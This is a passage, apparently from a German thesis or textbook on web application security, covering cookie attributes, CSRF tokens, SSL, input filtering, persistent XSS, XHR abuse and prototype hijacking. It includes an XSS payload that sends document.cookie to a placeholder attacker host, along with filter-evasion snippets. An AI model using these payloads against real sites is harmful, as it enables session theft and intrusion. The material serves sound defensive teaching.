„Secure“ ist ein optionales Attribut eines Cookies. Wenn es nicht verwendet wird bzw. fehlt, wird das Cookie automatisch bei jeder Anfrage an die entsprechende Domain mitgesendet. Ist ein Angreifer in der Lage, die Kommunikation des Opfers abzuhören, kann er bei einer unverschlüsselten HTTP-Verbindung in den Besitz des Session-Cookies gelangen.

Wird das Secure-Attribut hingegen gesetzt, sendet der Browser das Cookie nur, wenn eine gesicherte HTTPS-Verbindung besteht. Das Abhören der Kommunikation ist so nicht mehr zielführend für den Angreifer. Gesetzt wird dieser Wert jeweils bei der Erstellung eines Cookies als einfacher Parameter.

5.3.3 „httponly“-Cookies

Dieses optionale Attribut eines Cookies wird vom Internet Explorer (ab Version 6 SP1) unterstützt. Wenn dieses Attribut vorhanden ist, wird das Cookie zwar immer noch bei jeder Anfrage automatisch mitgesendet, kann allerdings nicht mehr per JavaScript ausgelesen werden [Micr07].

Für Firefox gibt es inzwischen ein Plugin, der Cookies mit dem httponly-Attribut verschlüsselt und so den Zugriff über JavaScript verhindert. Beim Senden einer Anfrage wird das Cookie entsprechend entschlüsselt mitgesendet [Esse06].

In beiden Fällen kann per Ajax die Sicherheitsmaßnahme umgangen werden, sodass der Zugriff auf das Cookie wiederum ermöglicht wird.

5.3.4 Session Timeout

Die Voraussetzung für CSRF-Attacken ist ein gültiges Session-Cookie, sodass sich das Opfer beim Senden einer manipulierten Anfrage nicht erneut authentisieren muss und so der Angriff entsprechend nicht vorzeitig scheitert. Würde sich das Opfer nach jedem Besuch selbstständig ausloggen (die Session beenden), müsste es zwar beim nächsten Besuch wieder seine Benutzerdaten eingeben, aber er hätte zumindest das Risiko ein wenig reduziert.

Bei der Erstellung jeder Session sowie jedes Session-Cookies kann ein Ablaufdatum (Expires) definiert werden. Wird dieser Zeitpunkt überschritten, ist das Cookie bzw. die Session nicht mehr gültig und der Benutzer muss sich gegenüber der Web-Anwendung neu authentisieren. Dieses Session Timeout (Zeit der Gültigkeit) hängt von der jeweiligen Applikation ab. Es kann beispielsweise mehrere Tage gültig sein, nur wenige Stunden oder sogar nur so lange, bis das Browser-Fenster geschlossen wird. Bei jeder legitimen Anfrage eines Benutzers innerhalb des Gültigkeitszeitraums wird die Gültigkeitsdauer der Session entsprechend verlängert.

Das Risiko besteht demnach mindestens so lange, wie der Benutzer die Web-Anwendung nutzt und das Browser-Fenster noch nicht geschlossen hat. Bei Session Hijacking wird die derzeit gültige Session-ID an den Server des Angreifers gesendet, wenn das Opfer eine infizierte Seite der Web-Anwendung nutzt.

Zu diesem Zeitpunkt ist es dem Angreifer nun möglich, automatisiert in regelmäßigen Abständen auf die Web-Anwendung mit der Session-ID des Opfers zuzugreifen, um die entführte Session vor dem Timeout zu bewahren und beliebig lange aktiv zu halten.

5.3.5 Session Token

Einen sicheren Schutz vor Cross-Site Request Forgery versprechen sogenannte Session Tokens. Zusätzlich zu den bereits bekannten Cookies mit der geheimen Session-ID wird bei jedem Aufruf einer Seite mit Formulareingaben vom Server ein weiterer geheimer Wert generiert, ein sogenannter Token. Beim Absenden wird dieser Wert vom Browser automatisch mitgesendet und von der Web-Anwendung überprüft (siehe Abbildung 5.11).

Ein Angreifer kennt diesen Token nicht und kann so nur die URL

```
bieten.php?artikelnummer=123456&gebot=20
```

einschleusen. Der Browser des Opfers sendet zwar automatisch das Cookie (die Session-ID) mit, aber das Token fehlt gänzlich. Die Anfrage wird somit von der Web-Anwendung verweigert und der Angriff abgewendet.

Gegen Session Hijacking bringt diese Sicherheitsmaßnahme allerdings keinen Schutz und auch bei Verwendung des XHR-Objekts lässt sich diese Maßnahme die Kenntnis des Cookies umgehen (siehe Abschnitt 5.4).




Abbildung 5.11: Session Token als Schutz vor CSRF-Attacken.

5.3.6 SSL

Wie bereits bei den Secure-Cookies kurz angesprochen, wird bei einer SSL-verschlüsselten Übertragung (HTTPS) das Mitlesen Dritter verhindert. Trotz Verschlüsselung ist die Web-Anwendung aber dennoch im selben Ausmaß angreifbar und so lassen sich beispielsweise CSRF-Angriffe uneingeschränkt durchführen.

Lediglich bei XSS-Attacken wird, wenn ein Schadcode unverschlüsselt nachgeladen wird bzw. das Zertifikat des entsprechenden Webservers ungültig ist, eine Warnung vom Browser des Benutzers ausgegeben, ob er die „unsicheren Inhalte“ erlauben oder blockieren möchte. Wird der Schadcode allerdings vollständig in die Web-Anwendung eingeschleust oder von einem anderen (gültigen) SSL-verschlüsselten Webserver nachgeladen, erscheint auch diese Meldung nicht mehr.

SSL kann allerdings bei entsprechender Implementierung einen sicheren Schutz gegen Session Hijacking bieten. Anstatt einen zufällig generierten Wert für die Session-ID zu verwenden und diesen im HTTP-Header jedes Mal mitzusenden, wird die eindeutige SSL-Session-ID, die beim Verbindungsaufbau zwischen Browser und Webserver einmalig für die Dauer des Besuchs ausgemacht wird, verwendet. Selbst wenn ein Angreifer in der Lage wäre, diese SSL-Session-ID zu erlangen, müsste er zusätzlich den geheimen Schlüssel der Verschlüsselung herausfinden, um mit der Web-Anwendung kommunizieren zu können. Sofern diese Implementierung in der Web-Anwendung selbst keine Schwachstellen aufweist, ist der Angriff somit aussichtslos.

5.3.7 Filterung

Würde eine Web-Anwendung keine Eingaben von Benutzern erlauben und nur statische Seiten verwenden, wäre sie grundsätzlich sicher vor XSS und Session Hijacking. Eine sinnvolle Applikation, die über ein reines Informationsangebot hinaus geht, ist ohne Eingaben in irgendeiner Form und mit rein statischen Seiten aber praktisch unmöglich.

Je nach Applikation gibt es verschiedenste Eingabemöglichkeiten für Besucher wie Suchfelder, Benutzerregistrierungen, Anmeldungen etc. Beim Auktionshaus wären beispielsweise für einen Verkäufer noch Eingabemöglichkeiten vorzusehen für den Namen des Artikels, eine Beschreibung, das gewünschte Mindestgebot, die Dauer der Auktion usw.

Jedes dieser Eingabefelder stellt ein weiteres Risiko dafür dar, dass Schadcode in die Web-Anwendung eingeschleust werden kann, der beim Betrachten der dynamisch generierten Seite dargestellt und von Besuchern ausgeführt wird. In vielen Fällen lassen sich Eingaben abe gezielt filtern, sodass ein Einschleusen von Schadcode verhindert werden kann. Abbildung 5.12 zeigt eine mögliche Validierung der Eingaben beim Einstellen eines Artikels im Auktionshaus, die für die Artikelbezeichnung und das Mindestgebot ausreichend ist.

Das Eingabefeld für die Beschreibung des Artikels erlaubt jedoch HTML-Tags, sodass der Verkäufer seinen Text individuell gestalten kann, und ermöglicht so zum Beispiel das Einbinden von Links für Bilder. In diesem Fall kann ein Verkäufer aber beliebigen Schadcode einfügen. Ein zusätzliches Script Tag, das den Besucher veranlasst sein Session-Cookie an den Angreifer zu senden, würde beispielsweise als gültige Beschreibung des Artikels zugelassen werden:

```
<script>(new Image).src="http://angreifer.de/log.php?sessionid="+
document.cookie</script>
```




Abbildung 5.12: Filtermöglichkeiten bei Eingabefeldern - Unzureichender Schutz bei Eingabe der Beschreibung.

Um XSS-Attacken in diesem Beispiel zu unterbinden und die Verwendung von sinnvollen bzw. harmlosen Tags aber nach wie vor zu erlauben, ist eine Filterung unerlässlich. Das einfache Suchen und Eliminieren von `<script>` oder `document.cookie` ist nicht zielführend, da es zahlreiche Möglichkeiten gibt, dies zu umgehen. Folgende Beispiele sollen dies verdeutlichen:

```
(new Image).src = eval('document.cook' + 'ie');
(new Image).src = document  .   cookie;
```

```
<script   >
</script  >
```

```
<script/xx>
</script/xx>
```

Jeder gängige Browser (Internet Explorer, Mozilla Firefox, Netscape Navigator, Opera) interpretiert HTML nicht strikt nach den vorgegebenen Standardisierungen des W3C bzw. RFC, sondern erlaubt einen gewissen Toleranzbereich. Dadurch ist es möglich, durch absichtliche Fehler den Schadcode so zu verschleiern, dass er vom Filter nicht mehr erkannt wird, aber vom Browser dennoch interpretiert und ausgeführt wird (diese Technik wird als **Filter Evasion** bezeichnet). Je nach verwendeten Browser lassen sich Teile des Schadcodes auch in hexadezimaler, oktaler oder Base64-Darstellung verschleiern. Eine ausführliche Liste unter Berücksichtigung der verschiedenen Browser bietet die Seite http://ha.ckers.org/xss.html.

Eine Filterung muss stets serverseitig durchgeführt werden. Zwar können die Daten durch Aktive Inhalte im Browser des Benutzers vorab validiert werden und so beispielsweise ein unnötiges Senden vermeiden, böswillige Nutzer können Anfragen manuell erstellen und so den client-seitigen Schutz auf einfache Weise umgehen. Programmier- bzw. Skriptsprachen wie PHP, Perl etc. bieten meist fertige Funktionen zum sicheren Filtern von HTML-Tags, die beim Empfang von Daten bzw. spätestens beim Darstellen der gespeicherten Daten verwendet werden sollten.

Das Einschleusen von Schadcode kann in manchen Fällen durch eine einfache Validierung der Benutzereingaben abgewendet werden. Grundsätzlich müssen sämtliche Eingaben serverseitig überprüft und gefiltert werden, bevor die Web-Anwendung diese verarbeitet. Idealerweise sollten die verarbeiteten bzw. gespeicherten Eingaben bei der Ausgabe nochmals validiert und gegebenenfalls gefiltert werden. Einen hundertprozentigen Schutz für alle Web-Anwendungen kann dies allerdings ebenfalls nicht garantieren.

5.4 Sicherheitsrisiko Ajax

5.4.1 Ausmaß von XSS-Attacken

Die bisher gezeigten XSS- und CSRF-Attacken werden von einem Besucher der infizierten Seite einmalig ausgeführt und sind damit abgeschlossen. Erst bei einem erneuten Besuch wird der Schadcode nochmals ausgeführt. Dies wird als **non-persistent** bezeichnet, da nach dem Ausführen keinerlei Verbindung mehr mit dem Schadcode besteht.




Abbildung 5.13: Möglichkeit einer persistent-XSS-Attacke (vgl. [Gros05]).

Im Gegensatz dazu lässt sich aus einer Kombination verschiedener HTML-Elemente bzw. der Verwendung des XHR-Objekts eine **persistent-XSS-**Attacke durchführen. In diesem Fall wird der Schadcode so gestaltet, dass automatisch immer wieder neue Anweisungen nachgeladen werden. Der Angreifer hat so Kontrolle über den Browser und kann ihn aus der Ferne steuern, solange das Opfer das Browser-Fenster nicht manuell wechselt oder schließt.

Anhand eines einfachen Beispiels wird die Auswirkung einer persistent-XSS-Attacke dargestellt [Gros05]. Ein Angreifer, der eine Sicherheitslücke in einer bekannten, viel besuchten Web-Anwendung findet, ist in der Lage, Schadcode in eine Seite einzuschleusen. Der komplette Code liegt dabei auf dem Server des Angreifers bereit und wird durch das eingeschleuste Skript-Tag, wie in Abbildung 5.13 zu sehen, nachgeladen.

Ein Besucher der infizierten Seite fordert somit entsprechend den Schadcode vom Server des Angreifers an und führt diesen aus. Dabei wird aktiv im Browser des Besuchers ein IFrame erstellt, das über das gesamte Browser-Fenster reicht und dessen *src*-Attribut auf die tatsächliche, aktuelle Seite gesetzt wird. Der Besucher sieht so die gewünschte Seite ohne irgendwelche Beeinträchtigungen und merkt nicht, dass der Inhalt in einem IFrame dargestellt wird. Klickt der Besucher nun auf einen Link oder versendet ein Formular, würde er bei einer non-persistent Attacke die infizierte Seite

verlassen. Da es sich hierbei aber um eine Interaktion innerhalb des IFrames handelt, wird lediglich dieses gewechselt und die infizierte Seite bleibt nach wie vor im Hintergrund bestehen.

Bei jedem Wechsel der Adresse im IFrame durch Klicken eines Links oder Absenden eines Formulars wird automatisch über das *onload*-Event eine weitere Funktion des Schadcodes aufgerufen. Solange das Opfer innerhalb der selben Domain verweilt und die Adresse nicht über die Navigationsleiste wechselt, kann der komplette Inhalt der jeweiligen Seite aktiv ausgelesen werden. Durch die Erstellung eines nicht sichtbaren Image-Tags wird der Inhalt der aufgerufenen Seite unbemerkt an den Server des Angreifers gesendet. So können sensible Daten, sämtliche Kennwörter etc. ausgelesen und versendet werden.

Durch einen Timer im Schadcode wird letztlich in regelmäßigen Abständen noch eine Funktion aufgerufen, die überprüft, ob vom Angreifer neue Anweisungen bereitstehen, die im Browser des Benutzers ausgeführt werden. Der Angreifer kann somit nicht nur passiv mitlesen, sondern auch entsprechend aktiv handeln. Bei einer viel besuchten Web-Anwendung kann der Angreifer auf diese Weise automatisiert eine große Anzahl von Browsern infizieren und könnte so z. B. eine enorme DDoS-Attacke auf beliebige Ziele durchführen.

Durch das Einschleusen eines einzigen Tags ist es möglich, alle weiteren Filter und Sicherheitsmaßnahmen der Web-Anwendung zu umgehen und vom Benutzer unbemerkt die Kontrolle des Browsers zu übernehmen. Wenn eine Web-Anwendung ohne Aktive Inhalte nicht nutzbar ist sind so die Benutzer gezwungen, Aktive Inhalte zuzulassen, und sind in der Folge Angriffen dieser Art wehrlos ausgeliefert, ohne die Möglichkeit, sie noch abzuwenden.

5.4.2 Cross-Site-Zugriffe mit XHR

In Abschnitt 5.3.1 wurde die Sicherheitsrichtlinie Same Origin erläutert, die in allen aktuellen Browsern implementiert ist und die den Zugriff auf Seiten verbietet, die sich nicht innerhalb der selben Domain bzw. Subdomain befinden. Dass mit einfachen HTML-Elementen über Umwege dennoch mit anderen Domains (Cross-Site) kommuniziert werden kann, zeigte das Beispiel im vorherigen Abschnitt. Um den Inhalt einer Seite auszulesen, musste der Schadcode allerdings auch hier innerhalb der selben Domain bzw. Subdomain eingeschleust werden.

XHR unterliegt ebenfalls der Same-Origin Policy. Bereits das Öffnen einer URL, die außerhalb der eigenen Domain bzw. Subdomain liegt, wird unterbunden. Wäre es allerdings möglich, eine Sicherheitslücke im XHR-Objekt auszunutzen, um diese Sicherheitsmaßnahme zu umgehen, wäre das Ausmaß erheblich höher als bei einfachen HTML-Elementen. Da ein nahezu uneingeschränkter Zugriff auf den HTTP-Transport geboten wird, könnte so nicht nur der Inhalt beliebiger Seiten ausgelesen werden, sondern würde auch das Lesen und Verändern von Session-Cookies und des Authorization Headers, der bei HTTP-Authentifizierungen verwendet wird, das Fälschen von Referrer usw. ermöglichen. Da Anfragen über XHR im Browser transparent ablaufen, ist der gesamte Vorgang zudem ohne besondere Maßnahmen für den Benutzer nicht sicht- bzw. erkennbar.

Eine Liste aller bis April 2007 veröffentlichten Exploits, die eine Sicherheitslücke in XHR-Implementierungen der Browser verwenden, ist im Abschnitt 5.4.6 zu finden. Unter anderem ermöglichen diese Sicherheitslücken nicht nur Cross-Site-Zugriffe, sondern auch das Auslesen von httponly-Cookies, Cache Poisoning, Scannen nach HTTP-Diensten innerhalb des LANs (selbst hinter einem Sicherheits-Gateway), Auslesen lokaler Daten usw.

Das Ausmaß einer solchen Attacke darf nicht unterschätzt werden. Eine einzige Sicherheitslücke einer vertrauenswürdigen Web-Anwendung, bei der ein Benutzer Aktive Inhalte zulässt, kann bereits ausreichend sein.

Das XHR-Objekt lässt sich aber auch ohne Exploit, unabhängig der implementierten Version, für andere Zwecke ausnutzen. In den folgenden Abschnitten werden Beispiele für Angriffe beschrieben, die durch das XHR-Objekt ermöglicht werden. Ob der Schadcode nun in einer Seite der gleichen Domain bzw. Subdomain eingeschleust wird oder eine Sicherheitslücke in der Implementierung ausgenutzt wird, um die Same-Origin Policy zu umgehen, wird in weiterer Folge nicht mehr berücksichtigt.

5.4.3 Cross-Site Request Forgery mit XHR

Eine einfache CSRF-Attacke lässt sich verhindern, indem ein Token eingeführt wird, der bei jeder Anfrage dynamisch generiert und beim Senden von Formularen automatisch mitgesendet wird (siehe Abschnitt 5.3.5). Ohne Aktive Inhalte ist es nicht möglich, dieses Token auszulesen, und somit auch nicht möglich, das Formular vollständig abzusenden.

Mit XHR hingegen können im Gegensatz zum vorherigen Fall mehrere Anfragen gestellt werden. So wird auf einfache Weise zuerst die gewünschte Seite mit dem Formular geöffnet, welche das geheime Token enthält, und anschließend die vollständige Anfrage inklusive des entsprechenden Tokens abgesendet.

Ein Session Token stellt bei Verwendung Aktiver Inhalte somit keinen ausreichenden Schutz mehr dar.

5.4.4 Prototype Hijacking - Verschleierung

Die Verschleierung Aktiver Inhalte wird in der Regel für Filter Evasions genutzt, um Schadcode in die Web-Anwendung einzuschleusen. In Verbindung mit XHR kann eine Verschleierung auch andere Ziele haben.

Prototype-Sprachen (wie JavaScript) sind objektorientierte Sprachen, in denen keine Klassen existieren. Objekte werden somit nicht von einer Klasse instanziert, sondern entweder von einem bereits bestehenden oder einem leeren Objekt geklont. Für jedes Objekt können noch zusätzliche Methoden und Attribute definiert werden.

Beim Anfordern eines XHR-Objekts mit der *new XMLHttpRequest()*-Funktion wird so keine neue Instanz einer XHR-Klasse erstellt, sondern ein Klon des bereits bestehenden XHR-Objekts angefertigt. Prototype Hijacking macht sich diese Eigenschaft zu Nutze. Zuerst wird ein Klon des originalen XHR-Objekts erstellt und eine neue *Send*-Funktion implementiert, die jede Anfrage (inklusive aller Parameter) zuerst an einen Server des Angreifers sendet und anschließend erst die originale *Send*-Funktion im zuvor geklonten Objekt aufruft (siehe Abbildung 5.14).




Abbildung 5.14: Prototype Hijacking (Quelle: [PaFe06], Abbildung 2).

Sämtliche legitimen Anfragen, die nach dem Prototype-Hijacking-Angriff das XHR-Objekt verwenden, werden somit gleichzeitig auch an den Angreifer weitergeleitet. Auf diese Weise können beliebige, im Grunde harmlose Funktionen plötzlich eine ganze Reihe unterschiedlicher Dinge erledigen.

Ein weiteres Problem der Verschleierung ist die Möglichkeit, JavaScript-Code zu einem späteren Zeitpunkt einzubinden [Cast05]. Nachdem eine Seite vollständig geladen wurde, lassen sich JavaScript-Funktionen noch hinzufügen oder bereits bestehende modifizieren. Selbst ein aufmerksamer Benutzer, der den Quellcode der aufgerufenen Seite analysiert, sieht nur den aktuellen Inhalt und kann nicht mehr ohne Weiteres feststellen, welcher Code tatsächlich ausgeführt wird, da beispielsweise bei jeder Mausbewegung, jedem Tastaturanschlag oder auch nach gewisser Zeit ein neuer Code hinzugeladen werden kann.

Es wäre so beispielsweise auch realisierbar, das Nachladen des Schadcodes abhängig von Browser-Version, Betriebssystem usw. zu machen und so gezielt die passenden Funktionen und Attribute zu verändern. Ein Besucher ist so nicht mehr in der Lage festzustellen, was in seinem Browser tatsächlich ausgeführt wird.

5.4.5 Data Harvesting

Serviceanbieter versuchen oft, das Verhalten der Besucher zu analysieren, um mögliche Trends festzustellen, die Benutzerfreundlichkeit zu erhöhen, gezielt Werbung einzuschalten und dergleichen. Grundsätzlich bietet jeder Webserver bereits durch das normale Logging eine mehr oder weniger effiziente Möglichkeit, dies zu realisieren. Personalisierte Zugänge, Cookies oder Sessions nicht registrierter Benutzer erlauben es darüber hinaus, Personenprofile anzulegen.

Das Verhalten eines Benutzers wird allerdings nur dann gespeichert, wenn eine bestimmte Aktion durchgeführt wird. Etwa das Öffnen eines Links, das Absenden eines Formulars, das Klicken auf ein Bild oder einen Artikel etc. Dem Benutzer ist also klar, wann seine Daten an den Server übertragen werden. Wird ein Web-Formular ausgefüllt und vor dem Senden das Fenster beabsichtigt oder unbeabsichtigt geschlossen, so werden die Daten nicht gesendet und somit nicht registriert. Wird der Text in einem Formular mehrmals geändert, wird nur die endgültige Fassung beim Absenden des Formulars an den Server übertragen.

Das XHR-Objekt bietet nun aber Möglichkeiten, diese gewohnte Eigenschaft drastisch zu verändern. Um die Benutzerfreundlichkeit zu steigern, werden beispielsweise bei Suchfeldern bereits während der Eingabe die Daten an den Server gesendet und entsprechende Vervollständigungsvorschläge an den Browser gesendet (siehe Abbildung 5.15). Diese, aus Benutzersicht nützliche Eigenschaft, kann jedoch auch entsprechend missbraucht werden.




Abbildung 5.15: Automatische Suchvorschläge (Quelle: [Mozz07]).

Solange der Benutzer sich im Browser-Fenster befindet, hätte ein übereifriger oder böswilliger Serviceanbieter, oder aber ein Angreifer, der einen Server eines Serviceanbieters unter seine Kontrolle gebracht hat, theoretisch die Möglichkeit, mit Ajax jeden Mausklick, jeden Tastaturanschlag und sogar Mausbewegungen und Pausen unbemerkt an den Server zu senden. Beim Ausfüllen eines Formulars können somit auch gelöschte Inhalte auf dem Server geloggt werden; es kann verglichen werden was ursprünglich ausgefüllt und was dann tatsächlich abgesendet wurde. Bei Login / Passwort Abfragen können versehentlich eingegebene Daten bereits zum Server übermittelt und dort gespeichert sein, obwohl der Benutzer dies noch bemerkt und das Formular überhaupt nicht abgeschickt hatte.

Denkbar ist auch, einen Keylogger auf einer Webseite zu implementieren. Falls ein Benutzer den Browser noch im Hintergrund geöffnet hat und versehentlich sensible Daten in das falsche Fenster tippt, werden diese bereits unbemerkt an den Server weitergeleitet.

5.4.6 Sicherheitslücken in XMLHttpRequest

Die folgende Auflistung zeigt veröffentlichte Exploits des XHR-Objekts und deren Auswirkung in chronologischer Reihenfolge. Auch wenn diese Schwachstellen in aktuellen Versionen bereits behoben wurden, muss beachtet werden, dass viele Benutzer noch ältere bzw. ungepatchte Browser verwenden. In der Zeit zwischen Entdecken und Patchen einer Sicherheitslücke kann selbst eine stets aktuelle Version nicht vor Angriffen schützen.

April 2002: Mozilla / Netscape 6 XMLHttpRequest File Disclosure Vulnerability
http://www.securityfocus.com/bid/4628
Erlaubt mit Hilfe von HTTP-Weiterleitungen Zugriff auf lokale Dateien.

